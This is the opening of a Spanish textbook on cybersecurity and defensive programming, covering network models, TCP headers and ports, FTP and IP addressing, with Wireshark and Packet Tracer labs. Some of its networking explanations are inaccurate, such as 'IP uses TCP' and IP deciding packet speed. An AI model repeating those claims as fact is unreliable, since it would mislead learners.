Gabriel Sánchez Cano

Seguridad CIBERNÉTICA

Hackeo ético y programación defensiva

Alfaomega

Datos catalográficos

Sánchez Cano, Gabriel

Seguridad cibernética. Hackeo ético y programación defensiva

Primera Edición

Alfaomega Grupo Editor, S.A. de C.V. México

ISBN: 978-607-538-294-4

Formato: 17 x 23 cm **Páginas** 268

Director Editorial
Marcelo Grillo Giannetto
mgrillo@alfaomega.com.mx

Gerente de Producción Editorial
Francisco Javier Rodríguez Cruz
jrodriguez@alfaomega.com.mx

Seguridad cibernética
Hackeo ético y programación defensiva

Gabriel Sánchez Cano

Primera edición: Alfaomega Grupo Editor, México, julio 2018

© 2018 Alfaomega Grupo Editor, S.A. de C.V. México
Dr. Isidoro Olvera (Eje 2 sur) No. 74, Col. Doctores, C.P. 06720, Cuauhtémoc, Ciudad de México.
Miembro de la Cámara Nacional de la Industria Editorial Mexicana
Registro No. 2317

Pág. Web: **http://www.alfaomega.com.mx**
E-mail: **atencionalcliente@alfaomega.com.mx**

ISBN: 978-607-538-294-4

Empresas del grupo:

México: Alfaomega Grupo Editor, S.A. de C.V. – Dr. Isidoro Olvera No. 74, Col. Doctores, C.P. 06720, Cuauhtémoc, Cd. de Méx.
Tel.: (52-55) 5575-5022 – Fax: (52-55) 5575-2420 / 2490. Sin costo: 01-800-020-4396
E-mail: atencionalcliente@alfaomega.com.mx

Colombia: Alfaomega Colombiana S.A. – Calle 62 No. 20-46, Barrio San Luis, Bogotá, Colombia
Tels.: (57-1) 746 0102 / 210 0415 – E-mail: cliente@alfaomega.com.co

Chile: Alfaomega Grupo Editor, S.A. – Av. Providencia 1443. Oficina 24, Santiago, Chile
Tel.: (56-2) 2235-4248 – Fax: (56-2) 2235-5786 – E-mail: agechile@alfaomega.cl

Argentina: Alfaomega Grupo Editor Argentino S.A. - Av. Córdoba 1215 Piso 10 - C.P. 1055
Ciudad Autónoma de Buenos Aires, Argentina
Tel/Fax: (54-11) 4811-0887 – E-mail: ventas@alfaomegaeditor.com.ar
www.alfaomegaeditor.com.ar

Acerca del autor

Gabriel Sánchez Cano

Maestro de diseño web en la ciudad de Ámsterdam, Holanda. Esta experiencia lo ha llevado a escribir varios libros sobre cyberseguridad, programación y diseño web. Anteriormente fue programador y diseñó parsers y compiladores.

Dedicatoria

Este libro se lo dedico a Mayte, Lucién y Jessika. Quiero además agradecer a todos mis estudiantes por sus comentarios y críticas. He escrito este libro con mucho placer y espero que tanto los estudiantes como los maestros lo encuentren útil y entretenido.

Mensaje del editor

Una de las convicciones fundamentales de Alfaomega es que los conocimientos son esenciales en el desempeño profesional, ya que sin ellos es imposible adquirir las habilidades para competir laboralmente. El avance de la ciencia y de la técnica hace necesario actualizar continuamente esos conocimientos, y de acuerdo con esto Alfaomega publica obras actualizadas, con alto rigor científico y técnico, y escritas por los especialistas del área respectiva más destacados.

Consciente del alto nivel competitivo que debe de adquirir el estudiante durante su formación profesional, Alfaomega aporta un fondo editorial que se destaca por sus lineamientos pedagógicos que coadyuvan a desarrollar las competencias requeridas en cada profesión específica.

De acuerdo con esta misión, con el fin de facilitar la comprensión y apropiación del contenido de esta obra, cada capítulo inicia con el planteamiento de los objetivos del mismo y con una introducción en la que se plantean los antecedentes y una descripción de la estructura lógica de los temas expuestos, asimismo, a lo largo de la exposición se presentan laboratorios desarrollados con todo detalle para llevar a cabo los aprendizajes.

Los libros de Alfaomega están diseñados para ser utilizados en los procesos de enseñanza aprendizaje, y pueden ser usados como textos en diversos cursos o como apoyo para reforzar el desarrollo profesional, de esta forma Alfaomega espera contribuir a la formación y al desarrollo de profesionales exitosos para beneficio de la sociedad, y espera ser su compañera profesional en este viaje de por vida por el mundo del conocimiento.

Contenido

Capítulo 4

Capítulo 5

Capítulo 6

Capítulo 7

Introducción

Internet fue originalmente una red transparente de información y conocimiento de libre acceso. No era necesario registrarse y abrir cuentas con claves para acceder a la información o servicios. La privacidad y seguridad no eran temas de relevancia sino hasta que se comercializó, y nuestros datos personales se propagaron por toda la red.

De pronto, ya nadie podía asegurar nuestra privacidad. Sucedió entonces que Internet resultó ser una red vulnerable a ataques cibercriminales. La cibercriminalidad, en este sentido, se dio porque era muy sencillo robar identidades y números de nuestras tarjetas de crédito. Una de las razones fue porque los programadores principiantes, con poca experiencia, creaban aplicaciones sin pensar demasiado en los aspectos de seguridad, lo cual derivó en que los piratas cibernéticos fácilmente interceptaran el tráfico entre las redes de Internet, además de que pudieran sustraer información de los bancos.

Si comparamos la tecnología actual con la de hace diez años veremos muchos avances: podemos cifrar datos traficados entre redes y hacerlos ilegibles para los piratas. Sin embargo, desafortunadamente las tecnologías de los piratas también han avanzado y mientras continúe esta tendencia habrá cibercriminales. Se observan por ejemplo diariamente 200 mil millones de intentos de ciberataques a las 5 mil corporaciones más grandes del mundo.

Por lo tanto, este libro trata los aspectos de seguridad en el desarrollo de aplicaciones para Internet, tales como conocimientos y habilidades especiales para diseñarlas de manera que sean seguras, programación defensiva y la realización de pruebas de penetración.

Gabriel Sánchez Cano

Ámsterdam, Holanda

Capítulo 1

Arquitectura de red y seguridad

Objetivos de aprendizaje

Al final de este capítulo deberás dominar los siguientes conocimientos y habilidades:

- Conocimiento básico de protocolos de red
- Conocimiento básico de topologías de red
- Diseño de topologías de red
- Escaneo del flujo de red

1.1 ◆ Introducción

Hay una analogía para proteger una aplicación: la protección del hogar. Primero deseas saber cuántas puertas y ventanas hay, cuáles son las vulnerables a los intrusos; cuáles son los hábitos: ¿a veces dejas la puerta trasera abierta?, ¿está la llave siempre debajo de la alfombra? Cuando aseguramos aplicaciones, se hace exactamente lo mismo. En este capítulo analizaremos la arquitectura de red; en el capítulo 2, la arquitectura de Internet.

1.2 ◆ Arquitectura de red

Las aplicaciones de red usan protocolos para comunicarse con otras; generalmente, el programador se enfoca en el trayecto de desarrollo del software. Al diseñar aplicaciones seguras, el programador también debe tener conocimiento de los protocolos implementados y las vulnerabilidades asociadas con los mismos. En la siguiente figura se observa un escaneo de Wireshark, una herramienta que utilizaremos para escanear y analizar el tráfico de red entre redes.




Figura 1.1 Escaneo de la red Wireshark

En la parte inferior de la figura se muestra la siguiente información sobre el paquete de datos seleccionado:

- Marco 28: 66 bytes en el cable (528 bits), 66 bytes capturados (528 bits) en la interfaz 0
- Protocolo de Internet versión 4, Origen:
- Protocolo de control de transmisión, Puerto de origen: Puerto de destino: Secuencia

A primera vista todo parece confuso, por lo que en los siguientes capítulos descifraremos estos códigos. Para analizar el escaneo, primero hay que entender algunos conceptos básicos sobre los enlaces de red, tales como:

- Modelos de red
- Protocolos de red
- Paquetes de datos
- Encabezados
- Puertos
- Direcciones de IP

Como se mencionó anteriormente, para proteger un edificio es preciso estudiar sus planos y con ello identificar las vulnerabilidades. Un plano de red se llama modelo de red.

1.2.1 Modelos de red

A continuación se presentan dos modelos de red: el de Peer to Peer (**igual a igual)**, abreviado a **P_2P**, y el de **cliente/servidor**.




Figura 1.2 Modelos de red

En el modelo **igual a igual** tenemos dos computadoras que comparten archivos. Algunos ejemplos de redes P_2P son el compartimiento de archivos con Bit Torrent o mensajería instantánea con WhatsApp. En este modelo, ambas computadoras son **servidores** ya que sirven archivos.

En un modelo **cliente/servidor**, una computadora es el servidor y las otras son los **clientes**; el servidor suministra archivos y otros datos a estos últimos. Algunos ejemplos de redes cliente/servidor son las tiendas en línea y la banca por Internet.

1.2.2 Enrutadores e interruptores

Con los **conmutadores** podemos conectar físicamente a las computadoras dentro de una red de área local (LAN), mientras que un **enrutador** conecta dos o más redes. En la

siguiente figura se observa una topología de red: la red 1 con dos computadoras conectadas a través del enrutador con la red 2.




Figura 1.3 Topología de red

Un servidor puede compartir (servir) archivos con las computadoras en su propia red, pero también puede hacerlo a través del enrutador a computadoras en otra red; por su parte, el enrutador hace esto con la ayuda de protocolos.

LABORATORIO 1.1 ***Diagrama de red***

En este ejercicio de laboratorio, te familiarizarás con los dos siguientes programas de software:

Cisco Packet Tracer: **https://www.netacad.com/campaign/ptdt-1/**

o

Lucidcharts: **https://www.lucidchart.com**

Paso 1: Dibuja la topología en Packet Tracer o Lucidchart como se muestra en la configuración de red, en la figura 1.3**.**

Paso 2: Agrega una nueva LAN con tres PC.

1.3 ◆ Protocolos de red

Los **protocolos** son reglas y estándares utilizados para conectar dos o más computadoras y compartir información y archivos. Un protocolo verifica que todo se realice de acuerdo con las reglas.

En esta sección discutiremos los siguientes protocolos:

Tabla 1.1 Protocolos

Aplicación	Protocolo	Transporte
e-mail	SMTP	TCP
Red (Web)	HTTP/HTTPS	TCP
Transferencia de archivos	FTP	TCP
Servidor de nombre de dominio	DNS	UPD

1.3.1 Protocolo de control de transmisión (TCP)

El Protocolo de Control de Transmisión (TCP, por sus siglas en inglés) controla las conexiones de red en una de área local (LAN). Así es como las computadoras se comunican dentro de una red.

Asimismo, TCP controla el tráfico de paquetes de datos (unidad de datos). Imagina que envías un gran documento PDF desde tu computadora a otra; TCP divide el documento en paquetes de datos más pequeños y luego los envía a la computadora receptora a través de una conexión de red.




Figura 1.4 PDF dividido en paquetes de datos

Apretón de manos TCP

En la siguiente figura usamos el diagrama de secuencia de UML para mostrar el apretón de manos (handshake) de tres vías TCP. UML es el lenguaje de modelado más utilizado por los desarrolladores de software para elaborar el diagrama de flujo de sistemas y procesos complejos.

Figura 1.5 Apretón de manos de tres vías en TCP

En este diagrama de secuencia (diagrama de flujo), el cliente y el servidor se conectan (handshake), mientras que TCP asegura que los paquetes se reciben en el orden correcto en la computadora designada.

Puertos

TCP usa un esquema de direccionamiento para permitir que las computadoras se comuniquen dentro de una LAN. Este esquema utiliza números de puerto: la computadora transmisora recibe un número y la receptora, un segundo número de puerto. Dichos números varían de 0 a 65535, y se dividen de la siguiente manera:

Puertos del sistema	0 – 1023
Puertos de usuario	1024 – 49151
Puertos privados/dinámicos	49152 – 65535

El protocolo garantiza que, si no se recibe un paquete de datos éste se retransmite.

Encabezado

TCP envía cada paquete de datos con su respectivo encabezado. Un encabezado contiene dos tipos de información: en primer lugar, la metainformación sobre el paquete relevante, como datos para el envío; en segundo lugar, el contenido o *payload* (carga útil) del paquete. La siguiente tabla muestra la reproducción de la estructura de un encabezado TCP.

Tabla 1.2 Estructura de un encabezado TCP

<table>
<tr><td colspan="5">sourse port (puerto de origen)</td><td colspan="2">destination port (puerto de destino)</td></tr>
<tr><td colspan="7">sequence number (número de secuencia)</td></tr>
<tr><td colspan="7">ACK (número de confirmación)</td></tr>
<tr><td rowspan="2">longitud</td><td rowspan="2">reservado</td><td colspan="4">banderas</td><td rowspan="2">window (ventana)</td></tr>
<tr><td>ACK</td><td>RST</td><td>SYN</td><td>FIN</td></tr>
<tr><td colspan="5">suma de verificación TCP</td><td colspan="2">puntero de urgencia</td></tr>
<tr><td colspan="7">opciones</td></tr>
<tr><td colspan="7">datos</td></tr>
</table>

A continuación se explica la estructura de los encabezados:

- Puerto de origen: Es el de la aplicación o dispositivo que envía el paquete
- Puerto de destino: Es el de la aplicación o dispositivo que recibe el paquete

- Número de secuencia: Es el número de orden del paquete
- Número de confirmación: Indica el número del siguiente paquete
- Banderas

  - ACK: Acusa de recibido el paquete, confirma si el paquete anterior fue recibido
  - RST: Rechaza el paquete/reinicio de la conexión
  - SYN: Conexión realizada
  - FIN: Termina la conexión

En la siguiente figura observamos en Wireshark el encabezado de un paquete con la bandera ACK levantada.




Figura 1.6 Banderas en paquete de datos

LABORATORIO 1.2 *Wireshark*

En este ejercicio de laboratorio nos familiarizaremos con Wireshark, que es una herramienta para escanear o rastrear paquetes de datos en el tráfico de red y analizar los protocolos utilizados en la comunicación de la misma. Wireshark se descarga del siguiente enlace:

https://www.wireshark.org

o

https://www.wireshark.org/download.html

Instala e inicia Wireshark, haz doble clic en **Wi-Fi: en0** para escanear el tráfico de datos entre tu PC e Internet. Para ver el tráfico entre tu PC y tu servidor local, selecciona **Loopback: loO**.




Figura 1.7 Wireshark y encabezados TCP

Ahora selecciona **Wi-Fi: en0** y escanea el tráfico de datos entre tu PC y google.com; se podría ver algo como en la siguiente figura:




Figura 1.8 Encabezado de un paquete de datos en Wireshark

En el siguiente enlace encontrarás más documentación sobre Wireshark:

https://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html

Inicia tu propia aplicación en el servidor local (localhost). Selecciona la opción **Loopback** en Wireshark para escanear el flujo de datos entre tu computadora portátil y tu servidor local.




Figura 1.9 Loopback: lo0 para localhost

Examina con más detenimiento a Wireshark para explorar el siguiente tutorial de YouTube en Wireshark:

https://www.youtube.com/watch?v=TkCSr30UojM

1.3.2 Protocolo de transferencia de archivos (FTP)

FTP es un protocolo para transferir archivos de computadora entre un cliente y un servidor en una red informática. El protocolo realiza los siguientes pasos:

1. El cliente FTP se pone en contacto con el servidor FTP a través del puerto 21 y especifica el protocolo de transporte TCP
2. El cliente obtiene la conexión
3. El cliente envía una solicitud de archivo al servidor de archivos
4. El servidor de archivos abre una conexión TCP con el cliente y ejecuta la transferencia de los mismos
5. Después de la transferencia de archivos, el servidor de archivos finaliza la conexión

Capítulo 2

Arquitectura de Internet

Objetivos de aprendizaje

Al final de este capítulo deberás dominar los siguientes conocimientos y habilidades:

- Protocolo de Internet (IP)
  - IPv4
  - IPv6
- Componentes del enrutador
  - Protocolo de host dinámico (DHCP)
  - Firewalls
  - Traducción de direcciones de red (NAT)
- Sistema de nombre de dominio (DNS)
- Protocolo de transferencia de hipertexto (HTTP)
- Simulación de Man-In-the-Middle (MIM)

2.1 ◆ Introducción

Internet es una arquitectura regulada por una serie de protocolos; algunos de ellos, como los protocolos de red, son reglas y estándares que se utilizan para moderar su tráfico. Un protocolo también verifica que todo se ejecute de acuerdo con las reglas.

2.2 ◆ Protocolo de Internet (IP)

Internet funciona como el sistema postal nacional: envías un correo con la dirección del remitente y la del destinatario; en la oficina postal, el correo se ordena y se envía a la dirección correcta por la ruta específica.

Internet es la red de redes donde aquellas que son globales se comunican entre sí; de modo que esta herramienta se llama también "autopista digital". Piensa en las redes de carreteras y cómo se conectan con el resto; tienes además un punto de partida, controles de velocidad y un punto de llegada, y cuentas con un sistema de navegación que calcula rutas alternativas para problemas de tráfico. Internet funciona exactamente de la misma manera.

Supongamos que deseas enviar una foto de tus vacaciones desde tu teléfono inteligente al de tu amigo. IP verifica el direccionamiento, el empaquetado de la foto y la velocidad de los paquetes de datos. Si la foto es muy grande, entonces se envía por IP en partes, que de hecho son los paquetes de datos.

Figura 2.1 Paquetes de datos

Los paquetes de datos se envían a través de diferentes rutas (mediante los enrutadores que conforman la red). Cada paquete contiene las direcciones IP del remitente y del destinatario. Finalmente, todos los paquetes llegan a su destino por diversas vías y se ensamblan de nuevo a la foto original. El protocolo de Internet se muestra esquemáticamente en la siguiente figura.




Figura 2.2 Protocolo de Internet

En la figura se observa que se han utilizado rutas alternativas entre el punto de partida y el de llegada, que evitan los servicios de trabajo y los problemas de tráfico.

IP también verifica la velocidad de los paquetes de datos: por ejemplo, los de sonido se transportan más rápido que los paquetes de video o texto.

El protocolo de Internet (IP) utiliza TCP y también se conoce como el conjunto de TCP/IP.

IP especifica el formato de los paquetes de datos (datagramas) y el esquema de direccionamiento dentro de la red. De acuerdo con este esquema, cada dispositivo conectado a Internet obtiene una dirección única a la que se llama IP. Las direcciones IP hacen posible conectar computadoras entre sí.

En las siguientes secciones estudiamos:

- Las direcciones IP
- Las máscaras de subred
- Las compuertas gateway estándar

Una **red** es una colección de anfitriones (computadoras) con su propio dominio (dirección). Todos los anfitriones dentro de una red comparten la misma dirección, máscara de subred y compuerta estándar, elementos que se estudiarán más adelante.

2.2.1 Direcciones IP

Si te diriges a la terminal del sistema en tu computadora y luego tecleas **ipconfig** (o **ifconfig** para MAC y Linux) verás la dirección IP como se muestra a continuación.




Figura 2.3 Configuración de IP

Se muestra como dirección IPv4 **192.168.0.10**.

2.2.2 IPv4

